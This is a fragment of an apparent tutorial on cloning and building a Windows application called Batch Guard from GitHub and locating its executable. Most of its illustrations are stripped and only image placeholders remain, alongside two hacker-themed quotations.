
 GitHub

Back

Clone


Once downloaded, it can be built as shown below.






"A hacker does for love what others would not do for money."

- Laura Creighton.





Once it is built, a new window opens as shown below. This is Batch Guard application window.



Close the Batch Guard application window for now. In the folder where the batch guard repository is cloned, there will be a new folder named BatchGuard. Inside that folder, as we move to bin folder, we will have Batch guard application (exe).

"Flying down a tunnel of 1s and 0s is not how hacking is really done."

